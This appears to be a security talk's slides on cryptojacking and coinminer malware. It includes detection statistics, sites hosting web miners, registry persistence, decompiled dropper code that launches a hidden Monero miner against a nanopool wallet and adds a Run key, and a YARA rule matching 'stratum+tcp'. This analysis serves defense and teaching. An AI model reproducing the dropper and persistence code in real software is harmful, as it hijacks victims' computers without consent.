



The Rise of Coinminers


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<https://tinyurl.com/rise-of-coinminers>

Coinminers Detection Surged By 8,500% In 2017



Source: Symantec

(Detections of coinminers on endpoint computers in 2017 surged by 8,500 percent)


CryptoJacking Is Everywhere



softonic.com	380 TRAFFIC RANK	162.7M MONTHLY VISITS
animesorion.tv	3,361 TRAFFIC RANK	27.9M MONTHLY VISITS
mejortorrent.com	2,257 TRAFFIC RANK	24.8M MONTHLY VISITS
xx1.tv	3,034 TRAFFIC RANK	22.3M MONTHLY VISITS
loveroms.com	3,097 TRAFFIC RANK	19.3M MONTHLY VISITS
moonbit.co.in	3,253 TRAFFIC RANK	17.9M MONTHLY VISITS
rcyclmnrprd.com	10,696 TRAFFIC RANK	12.2M MONTHLY VISITS
planetatvonlinehd.com	9,615 TRAFFIC RANK	11.8M MONTHLY VISITS
todaysnews.live		11.4M MONTHLY VISITS
thezenclrcus.com	9,369 TRAFFIC RANK	10.7M MONTHLY VISITS

Source: similartech

Mainstream Malware Jumping On The Wagon



The screenshot displays the Windows NT registry tree on the left, with the path `Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Winlogon` selected. The right pane shows the registry values for `Winlogon`:

Name	Type	Data
(Default)	REG_SZ	(value not set)
BuildNumber	REG_D...	0x00001db1 (7601)
ExcludeProfileDirs	REG_SZ	AppData\Local;AppData\LocalLow;\$Recycle.Bin
FirstLogon	REG_D...	0x00000000 (0)
shell	REG_SZ	explorer.exe, C:\Users\[redacted]\AppData\Roaming\senior.exe

A red arrow points to the `shell` value, with the text **Monero CPU miner** overlaid in red. Below the registry view, a network traffic capture shows a series of HTTP requests and responses. A red box highlights a POST request to `saumottam.ru` with the body `application/x-www-form-urlencoded`, which is identified as **Monero CPU (XMR) coin miner traffic**.


Finding Similarities

XMR - currency of the day

- Stealth Address - virtual P.O. box
- Ring Signatures – transactions can't be tracked
- CPU very effective
- Ease of use



CryptoJacking – Hiding In Plain si(gh)te*



Block Known Web Miners via CoinBlockerLists



Source: zerodot1 - <https://zerodot1.github.io/CoinBlockerLists/>

Relaying On Open Source

```
v42 = 7;
v41 = 0;
LOADWORD(lpFile) = 0;
sub_483C78(L"C:\\Windows\\fgasdjfhas.exe", 25);
v31 = 0;
sub_483838(&lpFile, 0, -1);
LOADWORD(v20) = 0;
sub_483C78(L"DHFDGH", 6);
if ( (unsigned __int8)sub_481E88(v20, v23, v26, v4, 0, 7, *(void **) &v31, v32, v33, v34,
{
    v48 = 7;
    v47 = 0;
    LOADWORD(lpParameters) = 0;
    sub_483C78(
        L"-o stratum+tcp://xmr-eu1.nanopool.org:14444 -u 4Jk8Gzvr7FDWtRMY3to1ATSeFwJn54LkCn
        "qtCoRUrEDAgRwsQvVCjZbRwFRDTx2yd27Sdp62D/8 -p x --donate-level=1 -B",
        180);
    v5 = (const WCHAR *)&lpParameters;
    v36 = 1;
    if ( v48 >= 8 )
        v5 = lpParameters;
    v6 = (const WCHAR *)&lpFile;
    v35 = 0;
    if ( v42 >= 8 )
        v6 = lpFile;
    ShellExecuteW(0, L"open", v6, v5, v35, v36);
    sub_484D48(v7);
    sub_484E08(&v31, (int)&lpParameters);
    LOADWORD(v21) = 0;
    sub_483C78(L"explorer", 8);
    LOADWORD(v16) = 0;
    sub_483C78(L"Software\\Microsoft\\Windows\\CurrentVersion\\Run", 45);
    sub_481FC8(v16, v17, v18, v19, 0, 7, v21, v24, v27, v29, 0, 7, *(BYTE **) &v31, v32, v3
    if ( v50 >= 8 )
        if (v48)
```

 xmrig.yar

```
1 rule xmrig
2 {
3     strings:
4     $a1 = "stratum+tcp"
5     condition:
6     $a1
7 }
```

XMRRig

⚠ If you mine Monero, Aeon, Sumokoin, Turtlecoin, Stellite, GRAFT, Haven Protocol, IPBC, [PLEASE READ!](#) ⚠

downloads 9M total release v2.6.0-beta2 release date last monday license GPL-3.0 stars 1k forks 641

XMRRig is a high performance Monero (XMR) CPU miner, with official support for Windows. Originally based on cpuminer-multi with heavy optimizations/rewrites and removing a lot of legacy code, since version 1.0.0 completely rewritten from scratch on C++.

- This is the CPU-mining version, there is also a [NVIDIA GPU version](#) and [AMD GPU version](#).
- [Roadmap](#) for next releases.

```
• VERSIONS:    XMRRig/2.2.1 libuv/1.8.0 gcc/7.1.0
• HUGE PAGES:  available, enabled
• CPU:         Intel(R) Core(TM) i7-7700 CPU @ 3.60GHz (1) x64 AES-NI
• CPU L2/L3:   1.0 MB/8.0 MB
• THREADS:     4, cryptonight, av=1, donate=14, affinity=0xF
• POOL #1:     pool.minemonero.pro:5555
• COMMANDS:    hashrate, pause, resume
[2017-08-18 16:06:10] use pool pool.minemonero.pro:5555 172.104.143.158
[2017-08-18 16:06:10] new job from pool.minemonero.pro:5555 diff 5000
[2017-08-18 16:06:39] accepted (1/0) diff 5000 (73 ms)
[2017-08-18 16:06:58] accepted (2/0) diff 5000 (77 ms)
[2017-08-18 16:07:14] speed 7.5s/60s/15m 307.3 306.8 n/a H/s max: 307.4 H/s
[2017-08-18 16:07:31] new job from pool.minemonero.pro:5555 diff 5000
[2017-08-18 16:07:31] accepted (3/0) diff 5000 (79 ms)
[2017-08-18 16:07:35] accepted (4/0) diff 5000 (56 ms)
```

<https://github.com/xmrig>

Public Pools - Miners Unite

Your Stats & Payment History

4kxgKJtp8TTN9Ab9JLmvg76xZ79me4ha1gg35LrDVKbKdJmccsXP0UJ35ZLQjse

Address: 4kxgKJtp8TTN9Ab9JLmvg76xZ79me4ha1gg35LrDVKbKdJmccsXP0UJ35ZLQjse

Pending Balance: 10.842861882535 XMR

Personal Threshold(Editable): 0.300 XMR

Payout minimal interval(Editable): 30 hours

Total Paid: 2318.242599000000 XMR

Last Share Submitted: about a minute ago

Hash Rate: 326.17 KH/sec

Estimation for 24h: 3.7969714832524457 XMR

Total Hashes Submitted: 4936385800000

Account: 466RNEj6PLNL4oqqy1iLVKNFL2Nk8owPBcH9BXJT77vyhQupQcGfpVj9tJXTDCVFw5rqTwdCBTyfFHRkEfU6DTPCo38XGu

JSON Data

Settings

Current Calculated Hashrate

13,230.0 H/s

Average Hashrate
for last 6 hours

